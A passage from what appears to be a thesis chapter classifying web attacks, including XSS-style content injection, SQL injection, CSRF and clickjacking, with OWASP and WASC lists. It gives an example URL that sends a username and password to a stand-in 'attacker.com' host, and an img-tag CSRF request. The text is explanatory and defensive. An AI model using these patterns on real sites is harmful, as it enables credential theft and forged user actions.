If content isn't checked carefully, the site may wind up with more than a new status update or encyclopedia edit. Users may be able to insert JavaScript code into the page, and because JavaScript gains full access over the entire page, the repercussions can be quite large. In essence, any web page can become a free-for-all where anyone can edit any content. But it goes beyond graffiti on the side of a building: it's like someone could also steal the doors, put holes in the walls, or burn the entire thing to the ground. Possible changes include modifying menus to give links to malicious sites, vandalizing the page, stealing information




Figure 2.6: Malicious content injection: An attacker sends malicious content through their own web browser so that when the victim loads the page, their browser executes the malicious content as well.

from users, or even replacing the entire page with a blank one. This code can see anything the user inserts into the page, such as credit card numbers or passwords. This code can view anything the user can view, such as personal financial statements, private emails or proprietary company data. Because any inserted code can gain access to everything, this can be very dangerous.

Figure 2.6 shows how a malicious content injection attack works. Using one of these input mechanisms, the attacker sends malicious content through his or her browser. The server fails to sanitize this malicious input, allowing it to be stored and/or sent on to the unsuspecting user.

Sanitization of data for the purpose of display within HTML requires replacement of a very small set of characters, as well as attention to how the input will be used so that multiple inputs are not combined to make something dangerous. This is discussed in more detail in Section 2.4.2.1.

Note that this section discusses part of what is more commonly known as cross-site scripting attacks. (See Section 2.3.8.3 for more disambiguation). Cross-site scripting, which




Figure 2.7: SQL injection: Outside code gains additional access to the database.

often starts with malicious content insertion, has topped the list of security vulnerabilities since 2007 [20]. This is a highly common problem, and while it may seem easy to fix in theory, it can be challenging to consistently validate all data in practice.

2.2.2 SQL Injection

SQL Injection (SQLi) is an attack that exploits vulnerabilities in the database layer of an application. Typically it happens when input is not correctly sanitized before it is passed to the database, allowing the attacker to modify existing commands or get the database to execute new commands. Figure 2.7 gives a visual representation of an SQL Injection attack.

Although this section is about attack insertion rather than attack behaviour, it is worth noting that SQL Injection, since it is performed upon the database, can have slightly different goals than other attacks. SQL injection can allow attackers to bypass access control rules in the database, gaining access to view or modify data that was intended to be private. This means that they can damage the database directly, inserting malicious code either in the database or intended to be redisplayed in the HTML, modifying entries or even deleting entire tables to completely break a site. In addition, they may use the web page to display private information. These effects are shown in Figure 2.8.




Figure 2.8: Several common effects of SQL injection: damage to the database, leakage of information, or damage to the page.

Sanitization of data for use with SQL focuses on dealing appropriately with quotes and semicolons, as these are special characters within SQL statements; however, even regular characters can be a problem if the statement is not prepared correctly. Often database drivers have built-in functions that allow for sanitization of input to help aid users, since there are many factors to take into account when avoiding SQL Injection. This is discussed in more detail in Section 2.4.2.1. This is not the only way to deal with SQL Injection, however, and other solutions are discussed in more detail in Section 2.4.

2.2.3 Content Providers Abusing Trust

When it was decided that JavaScript should have full access to the page, not much thought was put into what would happen if the code was changed. For example, what if the domain name expired and the new owner decided to abuse the trust that had been implicitly placed in the code, replacing what used to be good code with code that distributes a virus? This might sound like a contrived example, but this is something that actually happened with a popular web statistics package [73]. Domain names and even full companies can change hands at any time, and companies may change policies on how their applications should behave. And bugs may be found over time. What may have once been safe may not stay safe.

The policies of sites that provide content in the form of web widgets may be more of a problem than one might expect. We described in Section 2.1.3 how pages are often improved with a variety of widgets from a variety of sources. Many of these sources may be competitors in one or more areas of influence. For example, a single web page might include analytics software from Google and videos from Vimeo. But Google also provides YouTube, a competing video hosting service.

Also, it is possible that the provider of the included code may have motive against the web page itself. For example, if your site is providing a review of a Canon camera, it is highly likely that your advertising server will provide related advertisements. But if that advertisement is supplied by a competing manufacturer such as Panasonic, they have a motive for making the Canon review appear more negative or even for stopping the page from loading properly so users cannot see a positive review. Figure 2.9 shows this type of competing advertisement on the CNet reviews site.

The code may also attack the user's computer rather than other parts of the page. For example, advertising providers have been known to serve up malicious code, thus compromising well-known websites and their visitors [31, 75].

Code may also do things that while less directly problematic might not be desirable. For example, advertising servers often gather huge amounts of data about those who view their advertisements, including some which may be very surprising to users. For example, users of Facebook were unimpressed to discover that the popular social network allowed advertisers to use their pictures in their advertisements [50, 106].

This covers some of the ways in which intentionally embedded code might be modified or abuse the privileges it has been granted. Even intentional insertions of code can be dangerous. More detail is included in our paper, "Content Provider Conflict on the Modern Web" [66].




Figure 2.9: CNet reviews site showing advertisements for competing brands on a review page.

2.3 Web Attacks

Once code or content has been inserted into a page, it can do a variety of things, including many malicious activities. While the previous section looked at ways in which an attacker might insert code into in the web page, this section looks at actions it can take once it has gained permissions for the page. This section starts with several specific activities which are usually grouped as part of cross-site scripting attacks then branches out to some attacks with more specific definitions. This increased precision in the attack classification allows us to look with greater detail at possible types of solution later on.

2.3.1 Defacement


Defacement is an attack where a website content is changed. The attacker may modify or delete any information on the page. Figure 2.10i shows how we expect a simple HTML inclusion to behave, then Figure 2.10ii illustrates some possibilities of what actually can happen in such an attack. More traditionally, this can be viewed as Internet graffiti, where an attacker will splash a message on the page. This may be a politically motivated message, image or a statement that this site has been hacked as a message to the site proprietors and visitors. However, defacement can also be more subtle and may include changes that the readers cannot see: JavaScript for tracking, or invisible overlays such as those used in a *clickjacking* attack (See Section 2.3.6), or redirection that occurs only in certain conditions [47]. Figure 2.11 gives a visual representation of a defacement attack.

The page could be modified to add keywords and links in order to boost the search rankings of another page. This can be part of spamming attack where a page is forced to join an unwitting *link farm*, a set of sites that link to each other to scam search rankings such as Google's PageRank.


The page could be modified to include links to sites used in a *phishing attack* where the attacker directs a user to a seemingly legitimate page that asks for more information (e.g. a page that says your session has timed out and asks you to re-enter your username and password) so that said information can be sent directly to the attacker.

2.3.2 Loading additional content

The attacker may also add additional content to the page, including forcing the user to load extra code or other pages. If the user is using a vulnerable browser, this can be used as a way to do a "drive-by download" (See Section 2.3.7). It may also be another way of doing defacement where users are exposed to images or other content not intended to be part of



i Inclusion of images in HTML leads to predictable results



ii Inclusion of JavaScript in HTML leads to unpredictable results

Figure 2.10: Inclusion of images in HTML leads to predictable results, but inclusion of JavaScript in an HTML document leads to unpredictable results. (a) looks as one might expect given code from an advertiser: the code places an image advertisement in the box provided for the advertisement. (b) shows another possibility where the advertiser decides to modify the existing page, deleting segments, changing others to be more favourable to their advertisement. (c) shows a case where the JavaScript has replaced the page with a simple blank one.




Figure 2.11: Defacement attack: malicious code leaks from where it is inserted, tainting other parts of the page.

the page. By placing said content within a legitimate page, one may seem to legitimize it.

2.3.2.1 Content / Bandwidth Theft

It is possible that the goal of the attack is not to hurt the compromised site but instead to hurt a third party. One could mount a *Content or Bandwidth Stealing attack* where content is loaded repeatedly from a site which does not grant permission for such use. On a small scale, one might insert a web comic into a page using the original site's bandwidth to provide the image but without loading the advertisements used to pay for said bandwidth.

2.3.2.2 Denial of Service

Although generally not considered a security concern so much as a social faux pas, bandwidth stealing can result in a *Denial of Service attack* when an image (or other content) gets loaded repeatedly to the point where the hosting provider cuts off the client or demands more money for hosting. This attack was used, for example, by the group "Artists Against 419" when they decided to knock 419 scammers[2] off the Internet using a flash mob[30], although they have since switched to less dubiously legal practices.

[2]419 refers to the section of the Nigerian penal code which makes the scam illegal. The scams typically ask users for bank information in order to help the scammer move money, whereupon the scammer steals anything they can from their intended victim rather than giving them a cut of the profits as promised.




Figure 2.12: Information leakage attack: Malicious content inserted into the page gains access to private data contained within the page and sends it to the malicious server.

2.3.3 Information Leakage / Information Theft

Although web pages cannot do direct communication with other sites because of the protections of the Same Origin Policy, a clever attacker can use extra content loads as a way to send out information. For example, the attacker might try to load an image with the URL `http://attacker.com/showimage.cgi?username=mal&password=browncoat` passing out information obtained when the user logged in. This can be used to steal existing session cookies or any other information that may pass through the browser. Figure 2.12 gives a visual representation of information leakage or information stealing.

2.3.4 Use of the user's credentials

The attacker will be able to read any data the user sees. If the user is logged in, they have access to private information, such as banking details, personal profile information, emails. The attacker will also have access to any information the user enters into the web page. They may also be able to take actions on behalf of the user, such making purchases. There is no need to steal the user's credentials; they can be used directly from the user's browser while the user is legitimately logged in.




Figure 2.13: Cross-site request forgery (CSRF) attack. Malicious content from one server is used to perform actions on a victim server.

2.3.5 Cross-Site Request Forgery (CSRF)

So far, we have talked about ways in which a site can be abused by both content providers and by inserted code. However, attacks are not limited to those two places. It is also possible for third party sites to abuse a user's credentials.

This type of credential abuse is typically called cross-site request forgery. Cross-Site Request Forgery (CSRF) is a security attack in which a user visits one website but is forced to conduct actions on another website by the simple act of visiting the first one. It is closely linked to XSS, but the dangerous actions are taking place upon a website other than the one which is currently being accessed. Figure 2.13 shows a cross-site request forgery attack where a malicious server is used to control a victim server. Note that it is equally possible that two innocent sites could be involved and only malicious code inserted into one is performing the malicious action.

Many web applications allow actions to occur when users load a URL[3]. For example, one might be able to post a short message by loading a URL like:

```
http://A.com/postmessage.php?text=hi!
```

[3]Although this is forbidden in the standards, which say action should only occur when a POST request is made, it is fairly common practice to ignore these standards for usability/design reasons as well as lack of awareness about the standard.

That is fine if that is what the user intends to do, but what if an attacker embedded that in another document, so that the other document thought it was loading an image, like so:

```
<img src="http://A.com/postmessage.php?text=hi!">
```

Then every time that page was loaded, the user would post a message on A.com that said `hi!`. And if that supposed image was embedded into the page 20 times, then the user would post 20 messages. The user need not click anything: an attacker can force the user to load a URL by claiming that it is an image, iframe, or other embedded content which the browser will load automatically. This content then can be set not to display so that the user never notices the attack occurring.

It may not seem too dangerous to post `hi!` over and over again, just annoying. But what if that URL let your bank transfer cash to another account? What if it posted an offensive advertisement to your favourite social networking site? What if it were being used to attack another site? Even seemingly low risk things, such as forcing someone to friend another user in a social network, can be used to gain access to not only the user but also their friends as targets.

These attacks become even more dangerous when you consider that users often leave themselves logged in to many websites, which means that an attacker could force a user to take an action on another website using their logged in credentials. For example, many students would be logged in to Google, Facebook, Twitter, Digg, Flickr, MSN, or any number of other services. That is a lot of credentials to abuse.

Note that CSRF does not have to use credentials for a user who is already logged in to a site. *Login cross-site request forgery attacks* occur when the attacker logs the user in to some site using the attacker's credentials to expose them to further attack [14].




Figure 2.14: Clickjacking attack: The user attempts to click on one area of the page, but instead clicks on an overlay layer, which redirects the click to a location of the attacker's choice.

2.3.6 Clickjacking

In a clickjacking attack, the page is modified so that when the user attempts to click on something, the data is passed through so that the server believes that the user is clicking on something completely different from what they intended to click. For example, a user expecting to receive more information about an item may find that they have added it to their cart. Figure 2.14 gives a visual representation of how a clickjacking attack occurs.

A dishonest site may use clickjacking to perform *click fraud* where the advertising server is told that the user clicked upon an advertisement to learn more, but in fact the user has not done so. This is significant since many advertisers display on a "pay per click" model where only legitimate clicks result in payment to the site owner.

2.3.7 Drive-By Downloads and Other Sandbox-Breaking Attacks

Some popular attacks rely upon the fact that browser sandboxes (See Section 2.4.1.1) can indeed be broken. That is, that untrusted code can escape the confines of the sandbox, gaining access to parts of the system that were supposed to remain protected. The most popular use for sandbox-breaking attacks is a drive-by download attack, where the sandbox is broken for the purpose of installing malware on the user's computer. This type of attack is outside of the scope of my work, but it is a subject of study for others within the web space (e.g. [29, 72]).

2.3.8 Other classifications

This section discusses several other ways in which web attacks may be classified. While I have used my own definitions for clarity and increased precision in defining attacks, it is worth taking particular note of the issue of persistent versus non-persistent vulnerabilities (as discussed in Section 2.3.8.1), the most commonly used classification systems for web attacks (Section 2.3.8.2) and how my taxonomy subdivides the most popular attack, cross-site scripting (Section 2.3.8.3).


2.3.8.1 Persistent vs Non-persistent vulnerabilities

Sometimes when discussing web attacks (especially cross-site scripting), one will come across the assertion that there are two types of attack:


persistent or stored attacks occur when the malicious content is stored in the web site permanently, such as when attack code is inserted as part of a comment which will be stored and displayed with an article. This is shown in Figure 2.15(a).

non-persistent or reflected attacks occur when the malicious content is not stored, but injected on the fly. Often this means that the malicious content is part of the URL used to view the page, so users are only vulnerable if they click on a specially crafted link or submit a specially crafted form. This is shown in Figure 2.15(b).

While the distinction between persistent and reflected attacks can be useful when it comes to educating users about what constitutes a safe link, the methods for dealing with both



(a) A persistent or stored cross-site scripting attack. Malicious content is injected into a web page and stored on the web server, so the attack will occur any time that page is loaded.



(b) A non-persistent or reflected cross-site scripting attack. Malicious content is injected into a link or form that the user is enticed to click, but is not permanently stored within the victim page.

Figure 2.15: Persistent versus non-persistent cross-site scripting attacks

A1:	Injection
A2:	Cross-Site Scripting (XSS)
A3:	Broken Authentication and Session Management
A4:	Insecure Direct Object References
A5:	Cross-Site Request Forgery (CSRF)
A6:	Security Misconfiguration
A7:	Insecure Cryptographic Storage
A8:	Failure to Restrict URL Access
A9:	Insufficient Transport Layer Protection
A10:	Unvalidated Redirects and Forwards

Figure 2.16: Open Web Application Security Consortium Top 10 2010

reflected and persistent attacks are very similar. To simplify explanations, throughout this document we assume attacks to be persistent unless otherwise specified.

2.3.8.2 Web Vulnerability Classification Systems

There are a variety of ways to categorize web security problems. The Open Web Application Security Project (OWASP) has a top 10 list aimed at highlighting the most common attacks, how they occur and how they can be stopped [100]. This is shown in Figure 2.16. The Web Application Security Consortium (WASC) has a more comprehensive threat classification list aimed at demonstrating a wider range of attacks worth considering within the web space [96], see Table 2.1. Other organizations such as WhiteHat Security, HP, and IBM provide classifications in conjunction with trends reports that are useful to their business customers [99, 24, 39].

Although the categories and terms used are often very similar, definitions can vary from taxonomy to taxonomy, and there is often considerable overlap. This can make it very difficult to sort attacks into distinct categories.

For example, the "injection" attacks listed in the OWASP classification is described as

	Attacks	Weaknesses	
WASC-42	Abuse of Functionality	Application Misconfiguration	WASC-15
WASC-11	Brute Force	Directory Indexing	WASC-16
WASC-07	Buffer Overflow	Improper Filesystem Permissions	WASC-17
WASC-12	Content Spoofing	Improper Input Handling	WASC-20
WASC-18	Credential/Session Prediction	Improper Output Handling	WASC-22
WASC-08	Cross-Site Scripting	Information Leakage	WASC-13
WASC-09	Cross-Site Request Forgery	Insecure Indexing	WASC-48
WASC-10	Denial of Service	Insufficient Anti-automation	WASC-21
WASC-45	Fingerprinting	Insufficient Authentication	WASC-01
WASC-06	Format String	Insufficient Authorization	WASC-02
WASC-27	HTTP Response Smuggling	Insufficient Password Recovery	WASC-49
WASC-25	HTTP Response Splitting	Insufficient Process Validation	WASC-40
WASC-26	HTTP Request Smuggling	Insufficient Session Expiration	WASC-47
WASC-24	HTTP Request Splitting	Insufficient Transport Layer Protection	WASC-04
WASC-03	Integer Overflows	Server Misconfiguration	WASC-14
WASC-29	LDAP Injection		
WASC-30	Mail Command Injection		
WASC-28	Null Byte Injection		
WASC-31	OS Commanding		
WASC-33	Path Traversal		
WASC-34	Predictable Resource Location		
WASC-05	Remote File Inclusion (RFI)		
WASC-32	Routing Detour		
WASC-37	Session Fixation		
WASC-35	SOAP Array Abuse		
WASC-36	SSI Injection		
WASC-19	SQL Injection		
WASC-38	URL Redirector Abuse		
WASC-39	XPath Injection		
WASC-41	XML Attribute Blowup		
WASC-43	XML External Entities		
WASC-44	XML Entity Expansion		
WASC-23	XML Injection		
WASC-46	XQuery Injection		

Table 2.1: Web Application Security Consortium Threat Classification v2 [6]. The WASC numbers are arbitrary, unique identifiers.

follows:

> Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources. [100]

But then the XSS attacks are described thusly:

> Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database. [100]

Is XSS thus actually a subclass of “injection” attacks where the interpreter is in the browser? What about attacks that abuse an interpreter on the server side in order to insert code that then exploits the browser? In short, many of the attack categories are not as distinct as a naïve reader might expect.

On top of that, web security can be a very broad term, since the compromise of any system involved can affect the security of a web site. To narrow the scope of this thesis, I have concentrated on attacks and vulnerabilities that are situated largely within the web portion of the application layer.

